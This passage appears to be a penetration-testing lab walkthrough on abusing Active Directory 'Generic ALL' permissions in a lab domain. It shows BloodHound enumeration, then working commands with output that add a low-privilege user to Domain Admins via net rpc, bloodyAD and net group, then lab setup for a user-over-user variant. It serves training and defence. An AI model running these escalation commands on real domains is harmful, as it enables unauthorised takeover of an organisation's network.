
bloodhound-python -u komal -p Password@1 -ns 192.168.1.8 -d ignite.local -c All

```
┌──(root㉿kali)-[~/blood]
└─# bloodhound-python -u komal -p Password@1 -ns 192.168.1.8 -d ignite.local -c All
INFO: Found AD domain: ignite.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: DC1.ignite.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: DC1.ignite.local
INFO: Found 5 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: client.ignite.local
INFO: Querying computer: DC1.ignite.local
INFO: Done in 00M 01S
```


From the graphical representation of Bloodhound, the tester would like to identify the outbound object control for selected user where the first degree of object control value is equal to 1.



Thus it has shown the Komal User has Generic ALL privilege to Domain Admin group and provided steps for exploitation to be proceed.



Method for Exploitation – Account Manipulation (T1098)

1. Linux Net RPC – Samba


The tester can abuse this permission by Komal User into Domain Admin group and list the domain admin members to ensure that Komal Users becomes Domain Admin.

net rpc group addmem "Domain Admins""komal" -U ignite.local/komal%'Password@1' -S 192.168.1.8

```
┌──(root㉿kali)-[~/blood]
└─# net rpc group addmem "Domain Admins" "komal" -U "ignite.local"/"komal" -S "192.168.1.8"

Password for [IGNITE.LOCAL\komal]:

┌──(root㉿kali)-[~/blood]
└─# net rpc group members "Domain Admins" -U "ignite.local"/"komal" -S "192.168.1.8"
Password for [IGNITE.LOCAL\komal]:
IGNITE\Administrator
IGNITE\komal
```

bloodyAD --host "192.168.1.8" -d "ignite.local" -u "komal" -p "Password@1" add groupMember "Domain Admins""komal"

Thus, from the user property we can see Komal user has become a member of domain admin.



net group "domain admins" komal /add /domain

```
PS C:\Users\komal> net group "domain admins" komal /add /domain
The request will be processed at a domain controller for domain ignite.local.

The command completed successfully.

PS C:\Users\komal>
```

Exploitation Phase II – User's own generic Right for another user


To set up a lab environment where the user Nishant has Generic ALL rights over the user Vipin, you'll need to follow several steps. This process involves configuring Active Directory (AD) permissions so that Nishant can manipulate attributes of the Vipin account.

net user vipin Password@1 /add /domain
net user nishant Password@1 /add /domain


```
C:\Users\Administrator>net user vipin Password@1 /add /domain
The command completed successfully.

C:\Users\Administrator>net user nishant Password@1 /add /domain
The command completed successfully.
```

Step 2: Assign Generic ALL Permissions

- Open **Active Directory Users and Computers**.
- Navigate to the **Vipin** user account.
- Right-click on **Vipin**, select **Properties**.




- Go to the **Security** tab.
- Click **Advanced** and then **Add**.




- In the “Enter the object name to select” box, type **Nishant** and click **Check Names**.

- After adding Nishant, set the permissions:
  Check **Generic All** in the permissions list (you may need to select **Full Control** to encompass all rights).



Ensure **Applies to** is set to **This object only**.



